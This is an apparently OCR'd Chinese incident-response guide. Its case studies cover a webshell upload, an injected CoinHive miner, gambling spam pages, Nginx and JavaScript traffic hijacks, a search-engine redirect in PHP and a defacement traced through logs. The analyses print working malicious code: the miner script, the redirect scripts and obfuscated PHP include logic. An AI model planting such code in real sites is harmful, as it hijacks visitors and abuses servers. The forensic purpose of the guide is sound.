
河马：支持多平台，但是需要联网环境。

使用方法: wget http://down.shellpub.com/hm/latest/hm-linux-amd64.tgz tar xvf hm-linux-amd64.tgz hm scan /www

事件分析

1、定位时间范围

通过发现的webshell文件创建时间点，去翻看相关日期的访问日志。




2、Web 日志分析

经过日志分析，在文件创建的时间节点并未发现可疑的上传，但发现存在可疑的webservice接口

```
2017-07-07 17:01:49 210.[redacted].53 POST /SmartExam/fileservice/FileManage.asmx - 80 - 10.16.65.4 Mozilla/4.0+(compa
2017-07-07 17:01:57 210.[redacted].53 POST /SmartExam/fileservice/FileManage.asmx - 80 - 10.16.65.4 Mozilla/4.0+(compa
2017-07-07 17:02:05 210.[redacted].53 POST /SmartExam/fileservice/FileManage.asmx - 80 - 10.16.65.4 Mozilla/4.0+(compa
```


3、漏洞分析


访问webservice接口，发现变量：buffer、distinctpach、newfilename可以在客户端自定义



4、漏洞复现

尝试对漏洞进行复现，可成功上传webshell，控制网站服务器





5、漏洞修复

清除webshell并对webservice接口进行代码修复。

从发现webshell到日志分析，再到漏洞复现和修复，本文暂不涉及溯源取证方面。

第2篇：门罗币恶意挖矿

门罗币(Monero 或 XMR)，它是一个非常注重于隐私、匿名性和不可跟踪的加密数字货币。只需在网页中配置好js脚本，打开网页就可以挖矿，是一种非常简单的挖矿方式，而通过这种恶意挖矿获取数字货币是黑灰色产业获取收益的重要途径。

现象描述

利用XMR恶意挖矿，会大量占用用户的CPU资源，严重影响了网站的用户体验。

从08/09日0点开始，局域网内某IP访问网站页面会触发安全预警，只要访问此服务器上的网页，CPU直线上升100%

事件分析

通过获取恶意网页url，对网页页面进行分析，发现网站页面被植入在线门罗币挖矿代码：

```
<script>     var script = document.createElement('script');      script.onload = function () {
        // XMR Pool hash   var m = new CoinHive.Anonymous('BUSbODwUSryGnrIwy3o6Fhz1wsdz3ZNu');
       // TODO: Replace the below string with wallet string
m.start('47DuVLx9UuD1gEk3M4Wge1BwQyadQs5fTew8Q3Cxi95c8W7tKTXykgDfj7HVr9aCzzUNb9vA6eZ3eJCXE9yzhmTn1bjACGK');       };       script.src = 'https://coinhive.com/lib/coinhive.min.js';
    document.head.appendChild(script);   </script>
```

删除js里面的恶意代码，网站被XMR 恶意挖矿，服务器已经被攻击，进一步做服务器入侵排查。

第3篇：批量挂黑页

作为一个网站管理员，你采用开源CMS做网站，比如dedecms，但是有一天，你忽然发现不知何时，网站的友情链接模块被挂大量垃圾链接，网站出现了很多不该有的目录，里面全是博彩相关的网页。而且，攻击者在挂黑页以后，会在一些小论坛注册马甲将你的网站黑页链接发到论坛，引爬虫收录。在搜索引擎搜索网站地址时，收录了一些会出现一些博彩页面，严重影响了网站形象。

现象描述：

网站存在高危漏洞，常见于一些存在安全漏洞的开源CMS，利用0day批量拿站上传黑页。

某网站被挂了非常多博彩链接，链接形式如下：

http://www.xxx.com/upload/aomendduchangzaixiandobo/index.html

http://www.xxx.com/upload/aomendduchangzaixian/index.html


http://www.xxx.com/upload/aomenzhengguidubowangzhan/index.html

链接可以访问，直接访问物理路径也可以看到文件，但是打开网站目录并没有发现这些文件，这些文件到底藏在了哪？

访问这些链接，跳转到如图页面：

事件分析：


1、打开电脑文件夹选项卡，取消”隐藏受保护的操作系统文件“勾选，把”隐藏文件和文件夹“下面的单选选择“显示隐藏的文件、文件夹和驱动器”。



2、再次查看，可以看到半透明的文件夹，清楚隐藏文件夹及所有页面

3、然后清除IIS临时压缩文件

C:\inetpub\temp\IIS Temporary Compressed Files\WEBUI$^_gzip_D^\WEB\WEBUI\UPLOAD



4、投诉快照，申请删除相关的网页收录，减少对网站的影响。

第4篇：新闻源网站劫持

新闻源网站一般权重较高，收录快，能够被搜索引擎优先收录，是黑灰产推广引流的必争之地，很容易成为被攻击的对象。被黑以后主要挂的不良信息内容主要是博彩六合彩等赌博类内容，新闻源网站程序无论是自主开发的还是开源程序，都有被黑的可能，开源程序更容易被黑。

现象描述：

某新闻源网站首页广告链接被劫持到菠菜网站


有三个广告专题，链接形式如下：

http://www.xxx.cn/zhuanti/yyysc/index.shtml


http://www.xxx.cn/zhuanti/wwwsc/index.shtml

http://www.xxx.cn/zhuanti/zzzsc/index.shtml

点击这三条链接会跳转到博彩网站。简单抓包分析一下过程：




可以发现此时这个返回页面已被劫持，并且加载了第三方js文件，http://xn--dpqw2zokj.com/N/js/dt.js，进一步访问该文件：




```
var _hmt = _hmt || [];
(function() {
  var hm = document.createElement("script");
  hm.src = "https://hm.baidu.com/hm.js?5fa93dff27c1ac39be066ba260b14556";
  var s = document.getElementsByTagName("script")[0];
  s.parentNode.insertBefore(hm, s);
})();

document.writeln("<script language=\"javascript\" src=\"http://xn--dpqw2zokj.com/N/js/yz.js\"><\/script>");
```

dt.js进一步加载了另一条js，访问http://xn--dpqw2zokj.com/N/js/yz.js



我们发现链接跳转到https://lemcoo.com/?dt，进一步访问这个链接，网站为博彩链接导航网站，访问后会随机跳转到第三方赌博网站。

事件分析：

找到url对应的文件位置，即使文件被删除，链接依然可以访问，可以发现三条链接都是以“sc”后缀。

对Nginx配置文件进行排查，发现Nginx配置文件VirtualHost.conf被篡改，通过反向代理匹配以“sc”后缀的专题链接，劫持到http://103.233.248.163，该网站为博彩链接导航网站。

删除恶意代理后，专题链接访问恢复。

第5篇：移动端劫持

PC端访问正常，移动端访问出现异常，比如插入弹窗、嵌入式广告和跳转到第三方网站，将干扰用户的正常使用，对用户体验造成极大伤害。

现象描述

部分网站用户反馈，手机打开网站就会跳转到赌博网站。

事件分析

访问网站首页，抓取到了一条恶意js： http://js.zadovosnjppnywuz.com/caonima.js

```
document.writeln("<script>");
document.writeln("function browserRedirect() {");
document.writeln("    var sUserAgent = navigator.userAgent.toLowerCase();");
document.writeln("    var bIsIpad = sUserAgent.match(/ipad/i) == \'ipad\';");
document.writeln("    var bIsIphoneOs = sUserAgent.match(/iphone os/i) == \'iphone os\';");
document.writeln("    var bIsMidp = sUserAgent.match(/midp/i) == \'midp\';");
document.writeln("    var bIsUc7 = sUserAgent.match(/rv:1.2.3.4/i) == \'rv:1.2.3.4\';");
document.writeln("    var bIsUc = sUserAgent.match(/ucweb/i) == \'ucweb\';");
document.writeln("    var bIsAndroid = sUserAgent.match(/android/i) == \'android\';");
document.writeln("    var bIsCE = sUserAgent.match(/windows ce/i) == \'windows ce\';");
document.writeln("    var bIsWM = sUserAgent.match(/windows mobile/i) == \'windows mobile\';");
document.writeln("    if (!(bIsIpad || bIsIphoneOs || bIsMidp || bIsUc7 || bIsUc || bIsAndroid || bIsCE || bIsWM) ){");
document.writeln("        window.location.href=\'https://[redacted]com/';");
document.writeln("    } else {");
document.writeln("        window.location.href=\'https://[redacted].com/';");
document.writeln("    }");
document.writeln("}");
document.writeln("browserRedirect();");
document.writeln("</script>");
```

我们可以发现，攻击者通过这段js代码判断手机访问来源，劫持移动端（如手机、ipad、Android等）流量，跳转到https://262706.com。

进一步访问https://262706.com，跳转到赌博网站：

第6篇：搜索引擎劫持

当你直接打开网址访问网站，是正常的，可是当你在搜索引擎结果页中打开网站时，会跳转到一些其他网站，比如博彩，虚假广告，淘宝搜索页面等。是的，你可能了遇到搜索引擎劫持。

现象描述

从搜索引擎来的流量自动跳转到指定的网页

事件分析

通过对index.php文件进行代码分析，发现该文件代码 对来自搜狗和好搜的访问进行流量劫持。

```php
<?php
error_reporting(0);
if(stristr(strtolower($_SERVER['HTTP_USER_AGENT']),"Sogou") || stristr($_SERVER['HTTP_REFERER'],"sogou")||stristr(
@include(PACK('H*','2f746d702f2e4943452d756e69782f2e2e202f632e6a7067'));
}else{

    header('Location: http://www.      .cn/index.html');
}
?>
```

进一步跟着include函数包含的文件，index,php包含/tmp/.ICE-unix/.. /c.jpg。

进入/tmp目录进行查看，发现该目录下，如c.jpg等文件，包含着一套博彩劫持的程序。

```
[root@www .ICE-unix]# cd /tmp
[root@www tmp]#
[root@www tmp]# cd .
./         ../        .esd-0/    .esd-500/  .ICE-unix/ .X0-lock   .X11-unix/
[root@www tmp]# cd .ICE-unix/
[root@www .ICE-unix]# cd .
./   ../  .. /
[root@www .ICE-unix]# cd ".. /"
[root@www .. ]# ls
a.jpg  b2.jpg  b.jpg  c.jpg  lb.jpg  lm.jpg  lz.jpg  m.jpg  s_lb.jpg  s_lz.jpg  tp.jpg  w.jpg  z.jpg
[root@www .. ]#
```

第7篇：网站首页被篡改

网站首页被非法篡改，是的，就是你一打开网站就知道自己的网站出现了安全问题，网站程序存在严重的安全漏洞，攻击者通过上传脚本木马，从而对网站内容进行篡改。而这种篡改事件在某些场景下，会被无限放大。

现象描述

网站首页被恶意篡改，比如复制原来的图片，PS一下，然后替换上去。

事件分析

1、**确认篡改时间**

通过对被篡改的图片进行查看，确认图片篡改时间为2018年04月18日 19:24:07 。

2、访问日志溯源

通过图片修改的时间节点，发现可疑IP：113.xx.xx.24 （代理IP，无法追溯真实来源），访问image.jsp（脚本木马），并随后访问了被篡改的图片地址。

```
:/tmp/2018# more localhost_access_log.2018-04-18.txt |grep "113.  .  .24"
113.1  .  .24 - - [18/Apr/2018:19:15:12 +0800] "GET /css/skin3/image.jsp HTTP/1.1" 200 272
113.1  .  .24 - - [18/Apr/2018:19:15:19 +0800] "POST /css/skin3/image.jsp?act=login HTTP/1.1" 30
2 -
113.1  .  .24 - - [18/Apr/2018:19:15:19 +0800] "GET /css/skin3/image.jsp HTTP/1.1" 200 393
113.  .  .24 - - [18/Apr/2018:19:15:48 +0800] "POST /css/skin3/image.jsp HTTP/1.1" 302 -
113.  .  .24 - - [18/Apr/2018:19:15:48 +0800] "GET /error.html HTTP/1.1" 200 483
113.1  .  .24 - - [18/Apr/2018:19:16:00 +0800] "POST /css/skin3/image.jsp HTTP/1.1" 200 433
113.  .  .24 - - [18/Apr/2018:19:16:50 +0800] "POST /css/skin3/image.jsp HTTP/1.1" 200 433
113.  .  .24 - - [18/Apr/2018:19:16:59 +0800] "POST /css/skin3/image.jsp HTTP/1.1" 302 -
113.  .  .24 - - [18/Apr/2018:19:17:00 +0800] "GET /error.html HTTP/1.1" 200 483
113.  .  .24 - - [18/Apr/2018:19:17:40 +0800] "POST /css/skin3/image.jsp HTTP/1.1" 302 -
113.  .  .24 - - [18/Apr/2018:19:17:40 +0800] "GET /error.html HTTP/1.1" 200 483
113.  .  .24 - - [18/Apr/2018:19:18:10 +0800] "GET /js/jquery/tipsy/tip.jsp HTTP/1.1" 200 10
113.  .  .24 - - [18/Apr/2018:19:24:24 +0800] "GET /images/ddby.jpg HTTP/1.1" 200 13132
